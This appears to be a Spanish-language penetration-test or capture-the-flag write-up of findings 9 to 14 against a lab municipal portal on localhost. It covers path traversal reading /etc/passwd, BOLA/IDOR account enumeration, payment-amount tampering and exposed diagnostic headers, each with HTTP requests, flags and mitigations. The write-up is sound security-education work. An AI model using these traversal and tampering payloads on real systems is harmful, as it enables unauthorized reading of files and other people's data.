Hallazgo 9: Inclusión de Archivos Locales (Local File Inclusion - LFI)

ID / Bandera: UPSLP_CNOIV-TOO-DEEP-09

Componente Afectado: Módulo de Descarga de Documentos (/descargar-documento.php?file=)

Categoría: Control de Acceso / Inclusión de Archivos Locales (Path Traversal / Local File Inclusion - LFI)

Resultado: Explotación exitosa de recorrido de directorios y lectura de archivos arbitrarios del sistema operativo mediante el parámetro file, extrayendo la bandera oficial.

A. Descripción Técnica y Causa Raíz

El script de descarga de documentos (/descargar-documento.php) recibe el parámetro file sin realizar validación, sanitización o restricción adecuada de rutas relativas o secuencias de escape de directorios (Path Traversal, ej. ../../../../../../).

Esto permite a un usuario no privilegiado (rol ciudadano) atravesar la jerarquía de directorios del servidor web y leer archivos críticos del sistema operativo, tales como /etc/passwd o archivos de configuración locales, exponiendo información confidencial y el token de validación del entorno.

La causa raíz es el uso de la entrada del usuario directamente en funciones de lectura de archivos sin normalización de ruta ni restricción a un directorio base autorizado.

B. Comprobación de Hallazgos y Evidencia Técnica

1. Reconocimiento del módulo de descarga: inspección del módulo /documentos.php y análisis de las peticiones HTTP de descarga gestionadas por /descargar-documento.php.

[Evidencia Panel de Documentos y Solicitud]

2. Intercepción y prueba de inclusión de archivos (Burp Suite Repeater): se modificó el parámetro file para realizar secuencias de salto de directorio y solicitar /etc/passwd.

```
GET /descargar-documento.php?file=../../../../../../etc/passwd HTTP/1.1
Host: localhost:8080
Cookie: PHPSESSID=66873b01fd03d107b238a9fa2298ecbd; portal_role=citizen

Respuesta: 200 OK — contenido del archivo de cuentas del sistema en texto plano
```

[Evidencia Petición y Respuesta LFI - etc/passwd]

3. Lectura de archivo del sistema con bandera: solicitud dirigida a /etc/motd, revelando la bandera de validación.

```
GET /descargar-documento.php?file=../../../../../../etc/motd HTTP/1.1
Host: localhost:8080
Cookie: PHPSESSID=66873b01fd03d107b238a9fa2298ecbd; portal_role=citizen

Respuesta del Servidor:
INTERAFAS document service laboratorio autorizado
UPSLP_CNOIV-TOO-DEEP-09
```

[Evidencia LFI y Extracción de Bandera 9]


C. Impacto y Riesgo


- Confidencialidad: Crítico. Permite a un atacante leer cualquier archivo del sistema operativo accesible por el usuario del servidor web (www-data), incluyendo código fuente, credenciales de bases de datos, configuraciones del sistema y archivos de usuarios.

D. Mitigaciones Recomendadas

- Validación de rutas (Whitelisting): implementar una lista blanca estricta de archivos permitidos para descarga, o validar que la ruta resuelta permanezca estrictamente dentro del directorio autorizado de documentos.
- Uso de funciones seguras de mapeo: evitar concatenar entradas directas del usuario en funciones de lectura de archivos (include, require, file_get_contents, readfile); utilizar IDs almacenados en base de datos para mapear las descargas de manera segura.

E. Evidencias de la captura





Hallazgo 10: Falla de Control de Sesión / Replay de Peticiones y Validación de Cabeceras

ID / Bandera: UPSLP_CNOIV-WHO-ARE-YOU-10

Componente Afectado: Módulo de Perfil de Usuario (/perfil.php)

Categoría: Defectos de Control de Sesión / Replay Attack & Header Validation (Session Management & Replay Validation Vulnerability)

Resultado: Análisis de cabeceras de respuesta del servidor ante solicitudes retransmitidas (replay), identificando la inclusión de un token de validación de sesión en el encabezado HTTP.

A. Descripción Técnica y Causa Raíz

Durante la auditoría del módulo de perfil de usuario (/perfil.php), se evaluó el comportamiento del servidor web ante peticiones retransmitidas capturadas mediante herramientas de intercepción (Burp Suite).

El sistema implementa un mecanismo de auditoría interna en las cabeceras HTTP de respuesta (X-INTERAFAS-Session-State y X-INTERAFAS-Validation) para verificar la integridad de las peticiones de sesión y el estado de reproducción de las mismas (replay tracking). Al analizar estas cabeceras, el servidor emite de forma explícita el indicador de validación y la bandera oficial del reto.

La causa raíz es la exposición de metadatos de depuración/control de sesión en cabeceras de producción, y la ausencia de un mecanismo robusto (no observable externamente) de anti-replay.

B. Comprobación de Hallazgos y Evidencia Técnica

1. Intercepción de petición HTTP (Burp Suite): captura de la solicitud POST dirigida a /perfil.php utilizando las credenciales y cookies de sesión activas.

```
PHPSESSID=a2366b71cc32b41cd469a0cb0ed0e705; portal-role=citizen
```

[Evidencia Intercepción y Petición en Burp Suite / Evidencia Cookies de Sesión en Navegador]

2. Análisis de cabeceras de respuesta del servidor: inspección detallada de la respuesta HTTP emitida por Apache/2.4.68, identificando los encabezados personalizados de control de sesión y validación.

```
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 15:01:00 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.3.35
X-INTERAFAS-Session-State: replay-accepted
X-INTERAFAS-Validation: UPSLP_CNOIV-WHO-ARE-YOU-10
Content-Type: text/html; charset=UTF-8
```

[Evidencia Cabeceras de Respuesta y Extracción de Bandera 10]


C. Impacto y Riesgo

- Gestión de Sesión: Medio/Alto. La exposición de metadatos de sesión y estados de reproducción en cabeceras HTTP facilita el reconocimiento avanzado y la auditoría de los mecanismos de control de autenticación implementados en la aplicación.

D. Mitigaciones Recomendadas

- Ocultación de metadatos sensibles: remover cabeceras de respuesta HTTP personalizadas que expongan estados internos de depuración, validación o control de sesión (replay state) en entornos de producción.
- Fortalecimiento de controles anti-replay: implementar mecanismos robustos y no observables externamente (nonces cifrados) para la validación de transacciones y control de sesiones.

E. Evidencias de la captura



Hallazgo 11: Endpoint No Documentado y Validación en Cabeceras de Historial de Servicio

ID / Bandera: UPSLP_CNOIV-HIDDEN-HISTORY-11

Componente Afectado: Endpoint de Historial de Servicios (/api/service-history.php?account=)

Categoría: Divulgación de Información / Endpoints No Documentados (Undocumented API Endpoints & Header Validation)

Resultado: Descubrimiento y consulta de un endpoint de API no documentado, evidenciando en las cabeceras HTTP de respuesta metadatos de estado y el token de validación oficial.

A. Descripción Técnica y Causa Raíz

Durante la exploración y auditoría de la API del portal institucional, se identificó un endpoint no documentado u oculto (/api/service-history.php?account=40010001) mediante inspección de llamadas AJAX y del código frontend.

El servidor procesa la petición de historial de servicio y responde con un objeto JSON detallando la cuenta y facturas asociadas. Como parte de los encabezados de respuesta HTTP, el sistema incluye cabeceras personalizadas de control (X-INTERAFAS-Endpoint-Status: undocumented y X-INTERAFAS-Validation), revelando explícitamente el token de validación del reto.

La causa raíz es la publicación de endpoints de API no documentados ni protegidos, junto con la exposición de cabeceras de diagnóstico interno en producción.

B. Comprobación de Hallazgos y Evidencia Técnica

1. Inspección de tráfico y descubrimiento del endpoint: análisis de llamadas asíncronas en el navegador y pruebas en Burp Suite Repeater sobre la ruta de historial de servicio.

```
GET /api/service-history.php?account=40010001 HTTP/1.1
Host: localhost:8080
Cookie: PHPSESSID=756791230b922f2abb03ba4bee2074d0; portal_role=citizen
```

[Evidencia Petición en Burp Suite / Evidencia Inspección de Frontend]

2. Análisis de la respuesta HTTP y cabeceras de validación: la respuesta del servidor incluye el JSON con el historial de la cuenta y los encabezados de control que contienen la bandera.

```
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 16:47:19 GMT
Server: Apache/2.4.68 (Debian)
X-INTERAFAS-Endpoint-Status: undocumented
X-INTERAFAS-Validation: UPSLP_CNOIV-HIDDEN-HISTORY-11
Content-Type: application/json; charset=utf-8

{
  "ok": true,
  "account": {
    "number": "40010001",
    "contract": "CTR-2026-00001",
    "municipality": "Saint Louis",
    "status": "Activo"
  },
  "history": { "invoices": [...] }
}
```

[Evidencia Cabeceras de Respuesta y Extracción de Bandera 11]


C. Impacto y Riesgo

- Confidencialidad: Medio. La exposición de endpoints de API no documentados y cabeceras de diagnóstico (debugging) en producción permite a atacantes descubrir funcionalidades ocultas y posibles fallos lógicos en la API.

D. Mitigaciones Recomendadas

- Eliminación de cabeceras de diagnóstico: remover cabeceras HTTP personalizadas de control o estado interno en entornos de producción.
- Control de acceso a endpoints: asegurar que todos los endpoints de la API estén debidamente documentados, controlados por políticas de autenticación estrictas y restringidos según los roles autorizados.

E. Evidencias de la captura



Hallazgo 12: Referencia Insegura a Objetos en API y Falta de Autorización de Objeto (BOLA)

ID / Bandera: UPSLP_CNOIV-SECOND-ACCOUNT-12

Componente Afectado: Endpoint de Historial de Servicios (/api/service-history.php?account=)

Categoría: Control de Acceso / Falta de Autorización a Nivel de Objeto en API (Broken Object-Level Authorization - BOLA)

Resultado: Explotación de control de acceso defectuoso en la API al consultar registros asociados a otra cuenta institucional, revelando metadatos de autorización ausente y el token de validación.

A. Descripción Técnica y Causa Raíz

El endpoint de la API /api/service-history.php procesa consultas de historial asociadas a números de cuenta mediante el parámetro account=. Si bien el usuario mantiene una sesión activa, el backend carece de una validación cruzada para verificar si el usuario autenticado posee privilegios de lectura sobre el número de cuenta consultado (Broken Object-Level Authorization).

Al modificar el parámetro de cuenta a un valor distinto (account=40010002), el servidor responde con éxito, proporcionando la información confidencial de la nueva cuenta. En las cabeceras de respuesta HTTP se emiten los metadatos X-INTERAFAS-Object-Authorization: missing junto con la bandera oficial del reto.

La causa raíz es idéntica a la de un IDOR clásico pero aplicada a nivel de API: la ausencia de comprobación de propiedad del objeto (account) frente al usuario autenticado en sesión.

B. Comprobación de Hallazgos y Evidencia Técnica

1. Modificación del parámetro de cuenta (Burp Suite): envío de una petición modificada al endpoint de la API alterando el número de cuenta consultado.

```
GET /api/service-history.php?account=40010002 HTTP/1.1
Host: localhost:8080
Cookie: PHPSESSID=d6e423de14b00a496b49222b1486651; portal_role=citizen
```

[Evidencia Petición Burp Suite - account=40010002]

2. Análisis de la respuesta HTTP y cabeceras de validación: la respuesta incluye el JSON del historial de la cuenta solicitada y las cabeceras que confirman la ausencia de autorización de objeto.

```
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 17:05:53 GMT
Server: Apache/2.4.68 (Debian)
X-INTERAFAS-Endpoint-Status: undocumented
X-INTERAFAS-Object-Authorization: missing
X-INTERAFAS-Validation: UPSLP_CNOIV-SECOND-ACCOUNT-12
Content-Type: application/json; charset=utf-8

{
  "ok": true,
  "account": {
    "number": "40010002",
    "contract": "CTR-2026-00002",
    "municipality": "Soledade",
    "status": "Activo"
  },
  "history": { "invoices": [...] }
}
```

[Evidencia Cabeceras de Respuesta y Extracción de Bandera 12]


C. Impacto y Riesgo

- Confidencialidad: Alto. Permite a cualquier usuario enumerar y acceder al historial de servicios, contratos y datos de facturación de otros clientes o cuentas institucionales simplemente alterando identificadores secuenciales en la API.

D. Mitigaciones Recomendadas

- Implementación de controles BOLA/IDOR: validar estrictamente en el backend que el usuario autenticado esté vinculado como propietario o tenga permisos explícitos sobre el objeto de cuenta solicitado antes de devolver datos.
- Depuración de cabeceras de diagnóstico: asegurar que los encabezados HTTP personalizados de diagnóstico (X-INTERAFAS-Object-Authorization) no sean expuestos en entornos de producción.

E. Evidencias de la captura



Hallazgo 13: Manipulación de Parámetros de Pago y Omisión de Revalidación de Montos

ID / Bandera: UPSLP_CNOIV-PAYMENT-PATH-13

Componente Afectado: Módulo de Pagos y Facturación (/pago.php?factura=6)

Categoría: Lógica de Negocio / Manipulación de Parámetros de Transacción (Business Logic Flaw / Parameter Tampering)

Resultado: Explotación de una falla en la lógica de procesamiento de pagos al enviar solicitudes de transacciones modificadas, revelando cabeceras de validación y el token oficial del reto.

A. Descripción Técnica y Causa Raíz

Durante la auditoría del módulo de pagos y procesamiento de recibos (/pago.php?factura=6), se evaluó la robustez de la lógica de negocio frente a la manipulación de parámetros POST asociados al monto, cuenta y folio de factura (factura_id=6, cuenta=40010001, monto=399.24).

El servidor procesa la transacción de pago sin revalidar de manera estricta el estado o la integridad del monto en el servidor backend antes de comprometer el registro financiero. Al interceptar y retransmitir la petición mediante Burp Suite, el servidor emite en sus cabeceras HTTP de respuesta metadatos de control (X-INTERAFAS-Business-Rule: amount-not-revalidated) y el token oficial de validación.

La causa raíz es confiar en el monto enviado por el cliente en lugar de recuperar el valor autoritativo desde la base de datos usando el ID de factura en sesión.

B. Comprobación de Hallazgos y Evidencia Técnica

1. Reconocimiento del módulo de facturación y pago: visualización del recibo correspondiente (Factura ID 6, Total: $399.24) e intercepción de la petición de pago mediante Burp Suite.

[Evidencia Vista de Recibo y Factura]

2. Intercepción y modificación de parámetros de pago (Burp Suite): captura de la solicitud POST enviada al endpoint, analizando los parámetros del formulario de pago.

```
POST /pago.php?factura=6 HTTP/1.1
Host: localhost:8080
Content-Length: 82
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=3a27cd3cba39c055659ee336ec423a8a; portal_role=citizen

metodo=Tarjeta&factura_id=6&cuenta=40010001&monto=399.24&ultimos4=&clabe=&titular=
```

[Evidencia Intercepción y Petición POST en Burp Suite]

3. Análisis de la respuesta HTTP y cabeceras de validación: la respuesta procesa el pago exitosamente (Referencia: PAY-261012-A78E69) e incluye la regla de negocio no cumplida y la bandera.

```
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 17:17:56 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.3.35
X-INTERAFAS-Business-Rule: amount-not-revalidated
X-INTERAFAS-Validation: UPSLP_CNOIV-PAYMENT-PATH-13
Content-Type: text/html; charset=UTF-8
```

[Evidencia Cabeceras de Respuesta y Extracción de Bandera 13 / Evidencia Pantalla de Éxito de Pago]


C. Impacto y Riesgo


- Integridad Financiera y de Negocio: Alto. La falta de revalidación de montos y parámetros críticos en el servidor puede permitir a usuarios malintencionados alterar los costos de transacciones, manipular saldos o registrar pagos con montos manipulados.

D. Mitigaciones Recomendadas

- Revalidación del lado del servidor (Server-Side Validation): consultar siempre los montos y precios originales directamente de la base de datos utilizando el ID de la factura en sesión, desconfiando por completo de los datos enviados desde los formularios del cliente.
- Depuración de metadatos de diagnóstico: asegurar que las cabeceras HTTP personalizadas con reglas de negocio internas (X-INTERAFAS-Business-Rule) sean eliminadas en los entornos de producción.

E. Evidencias de la captura





Hallazgo 14: Validación Defectuosa de Vínculo Proveedor-Contrato en Transparencia

ID / Bandera: UPSLP_CNOIV-TRUSTED-SUPPLIER-14

Componente Afectado: Módulo de Transparencia Contractual (/validar-vinculo-contractual.php?contract_id=51&provider_id=)

Categoría: Lógica de Negocio / Defecto de Autorización en Relaciones de Entidades (Business Logic Flaw / Insecure Association Validation)

Resultado: Explotación de una falla en la lógica de validación de relaciones institucionales, permitiendo asociar y validar entidades inconsistentes y obteniendo el token oficial del reto.

A. Descripción Técnica y Causa Raíz

Durante la auditoría del módulo de transparencia contractual (/validar-vinculo-contractual.php), se evaluó la lógica de validación utilizada para comprobar la relación entre los identificadores de contratos y los proveedores adjudicados en el padrón institucional (contract_id y provider_id).

El sistema backend procesa las solicitudes de asociación (combinando contract_id=51 con distintos provider_id, como 171 o 172) devolviendo un estado positivo de 'Vínculo vigente' sin verificar de manera estricta si el proveedor seleccionado corresponde legítimamente a la adjudicación original del contrato. Esta falta de integridad relacional permite validar combinaciones inconsistentes o no autorizadas.

La causa raíz es la ausencia de una comprobación relacional (llave foránea / join validado) entre contract_id y provider_id en el backend.

B. Comprobación de Hallazgos y Evidencia Técnica

1. Reconocimiento del módulo de validación contractual: acceso a la interfaz de transparencia y pruebas iniciales sobre el formulario de consulta de vínculos proveedor-contrato.

[Evidencia Interfaz de Validación de Vínculo]

2. Pruebas de manipulación de parámetros (contract_id y provider_id): envío de peticiones modificando los identificadores en la URL.

```
GET /validar-vinculo-contractual.php?contract_id=51&provider_id=171 HTTP/1.1
Host: localhost:8080
Cookie: PHPSESSID=e4192b01c38fa2c98d75b34190c12a45; portal_role=citizen
```

[Evidencia Petición y Parámetros en Navegador]

3. Análisis de la respuesta del servidor y extracción de bandera: el sistema procesa la consulta y muestra el estado de vigencia, indicando una relación inconsistente aceptada y revelando el token.

```
Descripción del hallazgo: Relación inconsistente aceptada (el servicio validó
registros vigentes sin comprobar que el contrato estuviera asociado al
proveedor indicado).
Referencia / Token de Validación: UPSLP_CNOIV-TRUSTED-SUPPLIER-14
```

[Evidencia Resultado de Validación y Token Bandera 14]

